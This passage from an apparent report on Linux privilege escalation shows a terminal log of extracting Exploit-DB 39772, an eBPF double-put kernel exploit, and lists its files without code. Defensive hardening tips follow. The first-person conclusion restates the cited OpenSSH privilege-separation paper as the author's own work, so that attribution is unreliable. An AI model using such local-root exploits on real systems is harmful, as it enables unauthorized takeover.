ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
sathira@ubuntunew:/tmp/39772$
```



```
44337ab84712053-rtkit-daemon.service-RFnR8A
drwx------ 3 root    root    4.0K May 11 14:51 systemd-private-110a0d3182af4e288
44337ab84712053-systemd-timesyncd.service-sf9Lri
-rw-rw-r-- 1 sathira sathira    0 May 11 14:52 unity_support_test.0
sathira@ubuntunew:/tmp$ cd 38772/
bash: cd: 38772/: No such file or directory
sathira@ubuntunew:/tmp$ cd 39772/
sathira@ubuntunew:/tmp/39772$ ls -lh
total 32K
-rw-r--r-- 1 sathira sathira 10K Aug 15  2016 crasher.tar
-rw-r--r-- 1 sathira sathira 20K Aug 15  2016 exploit.tar
sathira@ubuntunew:/tmp/39772$ tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
sathira@ubuntunew:/tmp/39772$ ls -lh
total 36K
-rw-r--r-- 1 sathira sathira  10K Aug 15  2016 crasher.tar
drwxr-x--- 2 sathira sathira 4.0K Apr 25  2016 ebpf_mapfd_doubleput_exploit
-rw-r--r-- 1 sathira sathira  20K Aug 15  2016 exploit.tar
sathira@ubuntunew:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit
sathira@ubuntunew:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls -lh
total 20K
-rwxr-x--- 1 sathira sathira  155 Apr 25  2016 compile.sh
-rw-r----- 1 sathira sathira 4.1K Apr 25  2016 doubleput.c
-rw-r----- 1 sathira sathira 2.2K Apr 25  2016 hello.c
-rw-r----- 1 sathira sathira  255 Apr 25  2016 suidhelper.c
sathira@ubuntunew:/tmp/39772/ebpf_mapfd_doubleput_exploit$
```

How to Protect Your Systems from Privilege Escalation

Attackers can use many privilege escalation techniques to achieve their goals. But to attempt privilege escalation in the first place, they usually need to gain access to a less privileged user account. This means that regular user accounts are your first line of defense, so use these simple tips to ensure strong access controls:

- **Enforce password policies:** This is the simplest way to improve security, but also the hardest to apply in practice. Passwords need to be strong enough to be secure, but without inconvenience to the users.
- **Create specialized users and groups with minimum necessary privileges and file access:** Apply the rule of minimum necessary permissions to mitigate the risk posed by any compromised user accounts. Remember that this applies not just to normal users, but also accounts with higher privileges. While it's convenient to give administrators godlike administrative privileges for all system resources, it effectively provides attackers with a single point of access to the system or even the whole local network.

Applications provide the easiest entry point for any attack, so it's vital to keep them secure:

- **Avoid common programming errors in your applications:** Follow best development practices to avoid common programming errors that are most often targeted by attackers, such as buffer overflows, code injection, and unvalidated user input.

- **Secure your databases and sanitize user input:** Database systems make especially attractive targets, as many modern web applications and frameworks store all their data in databases – including configuration settings, login credentials, and user data. With just one successful attack, for example by **SQL injection**, attackers can gain access to all this information, and use it for further attacks.

Not all privilege escalation attacks directly target user accounts – administrator privileges can also be obtained by exploiting application and operating system bugs and configuration flaws. With careful systems management, you can minimize your attack surface:

- **Keep your systems and applications patched and updated:** Many attacks exploit known bugs, so by keeping everything updated, you are severely limiting the attackers' options.
- **Ensure correct permissions for all files and directories:** As with user accounts, follow the rule of minimum necessary permissions – if something doesn't need to writable, keep it read-only, even if it means a little more work for administrators.
- **Close unnecessary ports and remove unused user accounts:** Default system configurations often include unnecessary services running on open ports, and each one is a potential vulnerability. You should also remove or rename default and unused user accounts to avoid giving attackers (or rouge former staff) an easy start.
- **Remove or tightly restrict all file transfer functionality:** Attackers usually need a way to download their exploit scripts and other malicious code, so take a close look at all system tools and utilities that enable file transfers, such as FTP, TFPT, wget, curl and others. Remove the tools you don't need, and lock down the ones that remain, restricting their use to specific directories, users, and applications.
- **Change default credentials on all devices, including routers and printers:** Though seemingly obvious, changing the default login credentials is a crucial step that is often overlooked, especially for less obvious systems, such as printers, routers, and IoT devices. No matter how well you secure your operating systems or applications, just one

router with a default password of *admin* or one network printer with an open Telnet port might be enough to provide attackers with a foothold.

Regularly scan your systems and applications for vulnerabilities: Use **vulnerability scanners** to check your systems and applications for vulnerabilities. Modern scanners are frequently updated, which is vital in today's fast-paced threat environment. Even if your system or application was secure last month or even last week, new vulnerability reports and exploits are published every day, and your systems and information might well be in danger even as you read these words.

Conclusion

Programming errors in privileged services can result in system compromise allowing an adversary to gain unauthorized privileges.

Privilege separation is a concept that allows parts of an application to run without any privileges at all. Programming errors in the unprivileged part of the application cannot lead to privilege escalation.

As a proof of concept, we implemented privilege separation in OpenSSH and show that past errors that allowed system compromise would have been contained with privilege separation.

There is no performance penalty when running OpenSSH with privilege separation enabled.

References

[1] s. r. google, "exploit database," 04 05 2016. [Online]. Available: https://www.exploit-db.com/exploits/39772. [Accessed 12 05 2020].

[2] r. feroze, "payatu," 20 02 2018. [Online]. Available: https://payatu.com/guide-linux-privilege-escalation. [Accessed 12 05 2020].

[3] N. Provos, M. Friedl and . P. Honeyman, "Preventing Privilege Escalation," USENIX Security Symposium, Washington, DC, august 2003.